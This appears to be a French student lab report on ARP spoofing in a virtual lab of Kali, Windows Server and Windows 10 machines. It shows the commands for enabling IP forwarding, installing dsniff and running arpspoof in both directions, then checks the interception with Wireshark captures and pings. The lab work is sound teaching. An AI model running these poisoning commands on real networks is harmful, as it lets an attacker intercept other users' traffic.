



TP attaque ARP

Hugo 299 SIO

Schéma d’attaque



Outils requis

- 1 machine attaquante : (notre cas : VM Kali)
- 1 serveur (notre cas : VM Windows Server avec domaine)
- 1 machine client (notre cas : VM W10 dans domaine)

Table d’adressage

	IP(via DHCP)	OS
Client	192.168.20.14	W10
Attaquant	192.168.20.13	Debian
Serveur	192.168.20.10	WSERV 2022

Etapes

Supposons que les machines sont déjà configurées.

1ère étape : Installation et mise en place des outils

- Activation du routage ip sur la VM Linux avec la commande « tee »

```
root@goz-press:/home/hugoz# echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
```

- Installation de l'outil arpspoof (dans mon cas déjà installé)

```
root@goz-press:/home/hugoz# sudo apt install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
0 upgraded, 0 newly installed, 0 to remove and 41 not upgraded.
```

2ème étape : Lancer l'attaque

Interface Ethernet → ens37 ; IP Serveur → 192.168.20.10 ; IP client → 192.168.20.14

```
root@goz-press:/home/hugoz# sudo arpspoof -i ens37 -t 192.168.20.10 192.168.20.14
0:c:29:e5:c9:1d 0:c:29:2b:2f:be 0806 42: arp reply 192.168.20.14 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:2b:2f:be 0806 42: arp reply 192.168.20.14 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:2b:2f:be 0806 42: arp reply 192.168.20.14 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:2b:2f:be 0806 42: arp reply 192.168.20.14 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:2b:2f:be 0806 42: arp reply 192.168.20.14 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:2b:2f:be 0806 42: arp reply 192.168.20.14 is-at 0:c:29:e5:c9:1d
```

```
root@goz-press:/home/hugoz# sudo arpspoof -i ens37 -t 192.168.20.14 192.168.20.10
0:c:29:e5:c9:1d 0:c:29:a7:cc:5b 0806 42: arp reply 192.168.20.10 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:a7:cc:5b 0806 42: arp reply 192.168.20.10 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:a7:cc:5b 0806 42: arp reply 192.168.20.10 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:a7:cc:5b 0806 42: arp reply 192.168.20.10 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:a7:cc:5b 0806 42: arp reply 192.168.20.10 is-at 0:c:29:e5:c9:1d
0:c:29:e5:c9:1d 0:c:29:a7:cc:5b 0806 42: arp reply 192.168.20.10 is-at 0:c:29:e5:c9:1d
```

3ème étape : Vérification avec WireShark

Protocol	Length	Info
ARP	42	192.168.20.14 is at 00:0c:29:e5:c9:1d
ARP	42	192.168.20.10 is at 00:0c:29:e5:c9:1d (
ARP	42	192.168.20.14 is at 00:0c:29:e5:c9:1d
ARP	42	192.168.20.10 is at 00:0c:29:e5:c9:1d (
ARP	42	192.168.20.14 is at 00:0c:29:e5:c9:1d
ARP	42	192.168.20.10 is at 00:0c:29:e5:c9:1d (
ARP	42	192.168.20.14 is at 00:0c:29:e5:c9:1d
ARP	42	192.168.20.10 is at 00:0c:29:e5:c9:1d (
ARP	42	192.168.20.14 is at 00:0c:29:e5:c9:1d
ARP	42	192.168.20.10 is at 00:0c:29:e5:c9:1d (
ARP	42	192.168.20.14 is at 00:0c:29:e5:c9:1d
ARP	42	192.168.20.10 is at 00:0c:29:e5:c9:1d (

On voit le protocole ARP et les ip serveurs et client

```
Envoi d'une requête 'Ping'  192.168.20.10 avec 32 octets de données :
Réponse de 192.168.20.10 : octets=32 temps=4 ms TTL=127
Réponse de 192.168.20.10 : octets=32 temps=1 ms TTL=127
Réponse de 192.168.20.10 : octets=32 temps=1 ms TTL=127
Réponse de 192.168.20.10 : octets=32 temps<1ms TTL=127

Statistiques Ping pour 192.168.20.10:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 4ms, Moyenne = 1ms
```

Ping depuis client vers serveur

Source	Destination	Protocol	Length	Info
VMware_e5:c9:1d	VMware_2b:2f:be	ARP	42	192.168.20.14 is at
VMware_e5:c9:1d	VMware_a7:cc:5b	ARP	42	192.168.20.10 is at
192.168.20.14	192.168.20.10	ICMP	74	Echo (ping) request
192.168.20.13	192.168.20.14	ICMP	102	Redirect
192.168.20.14	192.168.20.10	ICMP	74	Echo (ping) request
192.168.20.10	192.168.20.14	ICMP	74	Echo (ping) reply
192.168.20.13	192.168.20.10	ICMP	102	Redirect
192.168.20.10	192.168.20.14	ICMP	74	Echo (ping) reply
192.168.20.14	192.168.20.10	ICMP	74	Echo (ping) request
192.168.20.13	192.168.20.14	ICMP	102	Redirect
192.168.20.14	192.168.20.10	ICMP	74	Echo (ping) request
192.168.20.10	192.168.20.14	ICMP	74	Echo (ping) reply
192.168.20.13	192.168.20.10	ICMP	102	Redirect

Affichage de la requête ping sur la vm linux